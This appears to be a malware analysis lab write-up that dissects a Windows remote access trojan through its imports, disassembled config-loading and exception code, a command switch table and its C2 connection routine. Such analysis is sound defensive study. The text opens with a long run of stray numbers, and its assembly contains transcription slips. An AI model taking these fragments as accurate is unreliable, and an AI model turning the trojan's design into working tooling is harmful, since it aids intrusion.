2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2690
2691
2692
2693
2694
2695
2696
2697
2698
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2770
2771
2772
27
```

Malware Analysis

Immediately we begin to believe this is some sort of information gathering remote access tool/trojan which provides the ability to exfiltrate files and run commands on a system.

ii-What do the imports tell you about this program?

Opening this in the latest available version of pestudio (in this case 9.09), we can see that a number of imports are already down as 'blacklisted', in addition to some deprecated APIs being used by the program.


name (66)	group (8)	type (1)	ordinal (11)	blacklist (17)	anti-debug (0)	undocumented (0)	deprecated (10)	library (3)
115 (WSAStartup)	network	implicit	x	x	-	-	-	ws2_32.dll
116 (WSACleanup)	network	implicit	x	x	-	-	-	ws2_32.dll
19 (send)	network	implicit	x	x	-	-	-	ws2_32.dll
16 (recv)	network	implicit	x	x	-	-	-	ws2_32.dll
11 (inet_addr)	network	implicit	x	x	-	-	-	ws2_32.dll
52 (gethostbyname)	network	implicit	x	x	-	-	-	ws2_32.dll
111 (WSAGetLastError)	network	implicit	x	x	-	-	-	ws2_32.dll
3 (closesocket)	network	implicit	x	x	-	-	-	ws2_32.dll
9 (htons)	network	implicit	x	x	-	-	-	ws2_32.dll
23 (socket)	network	implicit	x	x	-	-	-	ws2_32.dll
4 (connect)	network	implicit	x	x	-	-	-	ws2_32.dll
CreateProcessA	execution	implicit	-	x	-	-	-	kernel32.dll
TerminateProcess	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStrings	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	execution	implicit	-	x	-	-	-	kernel32.dll
RaiseException	exception-handling	implicit	-	x	-	-	-	kernel32.dll
GetModuleFileNameA	dynamic-library	implicit	-	x	-	-	-	kernel32.dll
GetVersionExA	system-information	implicit	-	-	-	-	x	kernel32.dll
GetComputerNameA	system-information	implicit	-	-	-	-	-	kernel32.dll
GetUserNameA	system-information	implicit	-	-	-	-	-	advapi32.dll
GetStringTypeW	memory	implicit	-	-	-	-	x	kernel32.dll
GetStringTypeA	memory	implicit	-	-	-	-	x	kernel32.dll
IsBadCodePtr	memory	implicit	-	-	-	-	x	kernel32.dll
IsBadReadPtr	memory	implicit	-	-	-	-	x	kernel32.dll
HeapFree	memory	implicit	-	-	-	-	-	kernel32.dll
HeapAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapReAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapSize	memory	implicit	-	-	-	-	-	kernel32.dll
HeapDestroy	memory	implicit	-	-	-	-	-	kernel32.dll
HeapCreate	memory	implicit	-	-	-	-	-	kernel32.dll
VirtualFree	memory	implicit	-	-	-	-	-	kernel32.dll
VirtualAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
IsBadWritePtr	memory	implicit	-	-	-	-	x	kernel32.dll
GetFileSize	file	implicit	-	-	-	-	-	kernel32.dll
CreateFileA	file	implicit	-	-	-	-	-	kernel32.dll
WriteFile	file	implicit	-	-	-	-	-	kernel32.dll
ReadFile	file	implicit	-	-	-	-	-	kernel32.dll
GetFileType	file	implicit	-	-	-	-	-	kernel32.dll
SetFilePointer	file	implicit	-	-	-	-	-	kernel32.dll
FlushFileBuffers	file	implicit	-	-	-	-	-	kernel32.dll
Sleep	execution	implicit	-	-	-	-	-	kernel32.dll
GetCommandLineA	execution	implicit	-	-	-	-	-	kernel32.dll
ExitProcess	execution	implicit	-	-	-	-	-	kernel32.dll
GetCurrentProcess	execution	implicit	-	-	-	-	-	kernel32.dll
FreeEnvironmentStringsA	execution	implicit	-	-	-	-	-	kernel32.dll
FreeEnvironmentStringsW	execution	implicit	-	-	-	-	-	kernel32.dll
GetStartupInfoA	execution	implicit	-	-	-	-	-	kernel32.dll
SetUnhandledExceptionF...	exception-handling	implicit	-	-	-	-	-	kernel32.dll
UnhandledExceptionFilter	exception-handling	implicit	-	-	-	-	-	kernel32.dll
LoadLibraryA	dynamic-library	implicit	-	-	-	-	-	kernel32.dll
GetProcAddress	dynamic-library	implicit	-	-	-	-	-	kernel32.dll
GetLastError	diagnostic	implicit	-	-	-	-	-	kernel32.dll
SetStdHandle	console	implicit	-	-	-	-	-	kernel32.dll
GetStdHandle	console	implicit	-	-	-	-	-	kernel32.dll

Of interest is that we can see this has the ability to make network connections, execute processes, and sleep, all of which would be pretty common functions for a remote access tool/trojan which leveraged the sleep API call to allow checking into the C2 periodically.

Malware Analysis

iii- The function 0x4036F0 is called multiple times and each time it takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?

If we first examine cross-references to 0x4036F0, we can see that it is called 5 times throughout this program.



Looking at where these are called we can see they all take place inside of 'sub_403180'. An example of this is shown below.

The screenshot displays assembly code for the function 'sub_403180'. The code is as follows:

```
sub_403180 proc near
var_B4= byte ptr -0B4h
NumberOfBytesRead= dword ptr -0B0h
var_AC= dword ptr -0ACh
Buffer= dword ptr -90h
var_8C= byte ptr -8Ch
var_4C= dword ptr -4Ch
var_48= byte ptr -48h
var_8= dword ptr -8
var_4= dword ptr -4

sub esp, 0B0h
push esi
push edi
push 0 ; hTemplateFile
push 0 ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
mov esi, ecx
push 3 ; dwShareMode
push 80000000h ; dwDesiredAccess
push offset FileName ; "config.dat"
dword ptr [esi], offset off_41015C
mov byte ptr [esi+18Ch], 4Eh
call ds:CreateFilea
mov edi, eax
cmp edi, 0FFFFFFFFh
jnz short loc_4031D5


push offset aConfigError ; "Config error"
lea ecx, [esp+0BCh+var_AC]
call sub_4036F0
lea eax, [esp+0B8h+var_AC]
push offset unk_411560
push eax
call CxxThrowException@8 ; CxxThrowException(x,x)

loc_4031D5:
push ebx
lea ecx, [esp+0BCh+NumberOfBytesRead]
push 0 ; lpOverlapped
push ecx ; lpNumberOfBytesRead
lea edx, [esp+0C4h+Buffer]
push 90h ; nNumberOfBytesToRead
push edx ; lpBuffer
push edi ; hFile
call ds:ReadFile ; hObject
mov ebx, eax
call ds:CloseHandle
test ebx, ebx
pop ebx
jz loc_403304
```

The code shows a call to 'sub_4036F0' which takes a string 'Config error' as a parameter. This is followed by a call to 'CxxThrowException@8'. The assembly code is presented in a window with a 'Graph overview' pane on the left showing a control flow graph.

Malware Analysis

To get a bit more of an idea what is being passed to the function, we can examine cross-references to sub_403180 to see if anything is passed to this subroutine. Immediately we see an 'sub_401EE0' object being created and the object's 'this' pointer being stored into ecx.



```
sub esp, 0B0h
push esi
push edi
push 0 ; hTemplateFile
push 0 ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
mov esi, ecx
push 3 ; dwShareMode
push 80000000h ; dwDesiredAccess
push offset FileName ; "config.dat"
mov dword ptr [esi], offset off_41015C
mov byte ptr [esi+18Ch], 4Eh
call ds:CreateFileA
mov edi, eax
cmp edi, 0FFFFFFFh
jnz short loc_4031D5
```

```
push offset aConfigError ; "Config error"
lea ecx, [esp+0BCh+var_AC]
call sub_4036E0
lea eax, [esp+0B8h+var_AC]
push offset unk_411560
push eax
call __CxxThrowException@8 ; _CxxThrowException(x,x)
```

Malware Analysis

If we examine what's contained within 'sub_4036F0', we find evidence that this is likely setting up an exception to be raised.

```
sub_4036F0:
mov     esi, dword ptr [esp+30h+arg_0]
mov     edi, [esp+30h+var_18]
mov     ecx, ebx
mov     edx, ecx
shr     ecx, 2
rep     movsd
mov     ecx, edx
and     ecx, 3
rep     movsb
mov     eax, [esp+30h+var_18]
mov     [esp+30h+var_14], ebx
xor     esi, esi
mov     byte ptr [ebx+eax], 0

loc_40376E:
lea     ecx, [esp+30h+arg_0]
mov     [esp+30h+var_4], esi
push   ecx
mov     ecx, ebp
mov     dword ptr [esp+30h+arg_0], offset unk_4143B4
call    ???exception@@QAE@ABQBD@2 ; exception::exception(char const * const &)
mov     di, byte ptr [esp+30h+var_1C]
lea     ecx, [ebp+0Ch]
mov     byte ptr [esp+30h+var_4], 1
mov     [ecx], di
mov     [ecx+4], esi
mov     [ecx+8], esi
mov     [ecx+0Ch], esi
mov     eax, ds:dword_41011C
lea     edx, [esp+30h+var_1C]
push   eax
push   esi
push   edx
call    sub_401780
mov     eax, [esp+30h+var_18]
mov     dword ptr [ebp+0], offset off_4103D0
cmp     eax, esi
jz      short loc_4037DA
```

Based on all of this context, and by examining the patterns which occur right before 0x4036F0 is called, we can infer that these are all exception objects which raise an exception if the specified config.dat file doesn't exist or is invalid.

iv- What do the six entries in the switch table at 0x4025C8 do?

If we jump to 0x4025C8 we find the six entries in the switch table which are referenced at 0x40252A.

```
>C7      nop
iC7 ;
iC8 off_4025C8      dd offset loc_402561
iC8              dd offset loc_402531
iC8              dd offset loc_402559
iC8              dd offset loc_402538
iC8              dd offset loc_402545
iC8              dd offset loc_40254F
iE0
```

DATA XREF: .text:0040252A↑
jump table for switch statement

If we follow this reference, we can see that this is triggered by a reference at 0x402500.

```

:0251D
:0251D loc_40251D: ; CODE XREF: .text:00402500↑j
:0251D      xor     eax, eax
:0251F      mov     al, [esi+4]
:02522      add     eax, 0FFFFFF9Fh ; switch 6 cases
:02525      cmp     eax, 5
:02528      ja     short loc_40257D ; default
:0252A      jmp     ds:off_4025C8[eax*4] ; switch jump
:02531
  
```

If we continue tracking back what kicks this off, we can find at 'loc_402410' there's a cross-reference to an offset within 'sub_403BE0'. This is ultimately what kicks off any one of these switches to occur.



Malware Analysis

If we were to look at what calls this, we'd find it is the only call within our `_main` method which is kicked off shortly after the program 'start' method runs. Of interest in the above is that we can see a looping function and a call to 'sleep'. Right before this happens there's a call to 'sub_401F80' which we'll examine further.

```
mov     eax, [esi]
mov     edx, [eax+144h]
add     eax, 104h
push    edx           ; hostshort
push    eax           ; char *
call    sub_403D50
mov     edx, eax

loc_401FDE:
mov     ecx, esi
mov     byte ptr [ebp+var_4], 0
call    sub_402FF0
mov     esi, eax
or      ecx, 0FFFFFFFh
mov     edi, esi
xor     eax, eax
repne  scasb
mov     edi, [ebp+var_14]
not     ecx
mov     eax, [edi+10h]
dec     ecx
push    ecx
push    esi
push    eax
mov     ecx, ebx
call    sub_404ED0
push   esi           ; void *
call   ???@YAXPAX@Z ; operator delete(void *)
add     esp, 4
lea     ecx, [ebp+var_18]
mov     [ebp+var_18], 0
push   ecx
mov     ecx, ebx
call    sub_404B10
mov     esi, eax
mov     eax, [ebp+var_18]
push   eax
push   esi
mov     ebx, eax
call    sub_4015C0
add     esp, 8
cmp     ebx, 11Ch
mov     [ebp+var_1C], esi
jnb    short loc_402059
```


In the above we find 5 calls to subroutines to examine further.

- sub_403D50

Malware Analysis


Based on the above User-Agent string and API calls, we can assume this plays the role of establishing a connection to the C2.

- sub_402FF0



